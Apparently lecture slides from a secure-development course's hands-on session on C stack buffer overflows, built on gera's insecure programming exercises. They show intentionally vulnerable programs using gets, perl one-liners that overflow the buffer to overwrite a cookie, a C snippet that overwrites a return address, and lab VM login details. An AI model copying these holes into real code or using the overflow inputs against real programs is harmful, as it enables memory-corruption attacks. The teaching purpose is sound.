

Hands on C and C++: vulnerabilities and exploits


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Practical stuff

- Exercise programs from gera's insecure programming page: <http://community.core-sdi.com/~gera/InsecureProgramming/>
- DL from <http://fort-knox.org/~yyounan/secappdev/>
 - Get vmware-player and secappdev.zip or .tar.gz
- Login with: secappdev/secappdev (root also secappdev)
- cd HandsOn
- Compile with gcc -g <prog.c> -o <prognname>
- /sbin/ifconfig to get ip address if you want to ssh in (putty/winscp)

Process memory layout




Overview

- We'll start with stack1-stack5
- Then we'll move on to abo1-abo8
- Then fs1-fs4
- If there's time left: sg1 and abo9


stack1.c

- int main() {
- int cookie;
- char buf[80];
- printf("buf: %08x cookie: %08x\n", &buf, &cookie);
- gets(buf);
- if (cookie == 0x41424344)
- printf("you win!\n");
- }
- What input is needed for this program to exploit it?

stack1.c



stack1.c




```
➤ perl -e 'print "A"x80; print "DCBA"' | ./stack1
```


stack2.c

- int main() {
- int cookie;
- char buf[80];
- printf("buf: %08x cookie: %08x\n", &buf, &cookie);
- gets(buf);
- if (cookie == 0x01020305)
- printf("you win!\n");
- }
- What input is needed for this program to exploit it?

stack2.c



stack2.c




```
➤ perl -e 'print "A"x80; printf("%c%c%c%c", 5, 3, 2, 1)' | ./stack2
```


stack3.c

- int main() {
- int cookie;
- char buf[80];
- printf("buf: %08x cookie: %08x\n", &buf, &cookie);
- gets(buf);
- if (cookie == 0x01020005)
- printf("you win!\n");
- }
- What input is needed for this program to exploit it?

stack3.c



stack3.c




```
➤ perl -e 'print "A"x80; printf("%c%c%c%c", 5, 0, 2, 1)' | ./stack3
```

stack4.c

- int main() {
- int cookie;
- char buf[80];
- printf("buf: %08x cookie: %08x\n", &buf, &cookie);
- gets(buf);
- if (cookie == 0x000a0d00)
- printf("you win!\n");
- }
- Do you see any problems with stack4?
- How would you solve them?

stack4.c



stack4.c

- Can't generate the correct value: \n will terminate the gets
- Must overwrite the return address and jump to the instruction after the if


Intro to GDB

- Compile the application with -g for debugging info
- gdb <program name>
 - break main -> tells the debugger to stop when it reaches main
 - run -> run the program
 - x buffer -> print out the contents and address of buffer
 - disas func -> show assembly representation of func
 - x buffer+value -> print out buffer+value, useful for finding the return address


stack4.c

```
➤ #define RET 0x08048469
➤         int main() {
➤             char buffer[92];
➤             memset(buffer, '\x90', 92);
➤             *(long *)&buffer[88] = RET;
➤             printf(buffer);
➤ }
```

